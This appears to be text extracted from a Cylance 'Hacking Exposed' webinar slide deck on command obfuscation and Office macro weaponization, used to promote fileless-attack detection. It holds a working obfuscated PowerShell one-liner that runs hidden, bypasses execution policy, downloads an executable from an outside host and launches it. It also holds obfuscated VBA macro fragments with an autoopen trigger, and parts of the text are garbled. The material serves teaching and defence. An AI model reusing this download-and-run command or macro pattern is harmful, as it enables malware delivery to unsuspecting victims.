



Cylance vs. Hacking Exposed: Obfuscation and Weaponization

SPEAKERS



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Hacking Exposed See Stuart and Brian LIVE at RSA 2019!

USA 2019 March 4 - 8 Moscone Center, San Francisco

Emerging Threats:

Combatting the Scourge of Fileless Attacks

Monday, Mar 04 2:15 PM - 2:45 PM

Session Code:

SEM-M03

Hacking Exposed: LIVE—Bypassing NextGen

Wednesday, Mar 06 08:00 A.M. - 08:50 A.M.

Session Code:

KEY-W02S



Agenda

- Obfuscation
 - Tools, Methods and Techniques
- Weaponization
 - Macros
- Something interesting...

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Why obfuscation and weaponization

- Bypassing of Controls
- Anti-analysis
- Social Engineering is Easy
- #1 Vector is Spam/Phish
- It works!!!!!





Command Obfuscation

- Why obfuscate?
- Tools and Methods

- Manual Methods
 - Notables (DDE, etc.)
- Toys
 - Invoke-Obfuscation



Examples:

Command Line

cmd /c"pOWErSheLl -nopRoFi -WIn hiDdeN -NOLo -NOnInteRA -eXeCUTIoNp bYpass "\$7d0mK6 = [TyPE](\"{1}{0}{3}{2}\" -f 'on';ENVIr';Nt';mE'); do{&(\"{1}{0}\\" -f'ep';sle') 33;\${D`es} = \$7d0mk6::gETfoLDERpATh(\"Desktop\");(&(\"{0}{1}{2}\\" -f'Ne';w-';Object') (\"{0}{2}{1}{3}{5}{6}{4}\\"-f'Sy';te';s';m.Ne';ent';t.Web';Cli')).dowNLoaDFilE.iNVoKE(\"http://vallandership /goog\",\"\$Des\2649999.exe\")}while(!\${?});&(\"{0}{2}{3}{1}\\"-f 'St';ocess';art';-Pr') \$Des\2649999.exe"


```
If SzmMP < HPHjRJ Then
EZCOdH = VNGXvj + QXvJE + kGZDL + ffsukW
End Function
Function CHXCLI()
If HCval Xor 18 Then
Dim kNzVCr()
1HcMZ = DfpCzb + jdnDMm
End If
 If YwiGst < 12 Then
JwlUqA = OzlJZ + OqphD + wjpYKo + dbIGaw
End If
 If COBGrh >= iYNXjU Then
Dim ZIWSff()
RKniq = aqKFbf + KwvSw + vFRiL + NnXiY
 If OZWMUJ Xor igSZBc Then
Dim ldQjN()
ruiWr = KzXRu + Lnaih
```

```
→ autoopen
           pzti = CBool(wzrih)
           lrnn = vish
     End Select
lzhii = "4:5" + "5:36:5" + ":25:" + "72:2" + "3:1:58" + ":36:" + "72:9:2" + "5:27" + ":45:28"
olhsp = siwsu + zwdv + woqhj + khzij + fcodz + nbaq + jotl + rszqz + mkmol + iztjo + nprz + lzhji
Function iwtii()
On Error Resume Next
Set pzric = phwov
     Select Case mozud
           cqanp = nuoz
           ddip = zoun
           wqhw = Sin(801)
        Case 614
          azaio = Int(dtda)
           rikt = CBool(icah)
     End Select
    Set gghn = 1110p
     Select Case qfszq
        Case 657
          nkopq = imnso
           idfq = Sin(555)
        Case 536
           swtk = Int(wbwf)
           zvmfw = CBool (uzuwz)
           djib = vcdp
     End Select
     Select Case pzsz
        Case 772
          bjpzk = liqml
           nhsw = iotii
           jqtak = Sin(520
```



Hands On With Script Control and Optics!


Blocking Fileless Attacks with Cylance




Weaponization

- APT32
 - Macros: Document Creation





Examples:









Hands On!

Weaponization



Oh, one more thing...



Next Hacking Exposed: March 14th

www.cylance.com/webinars

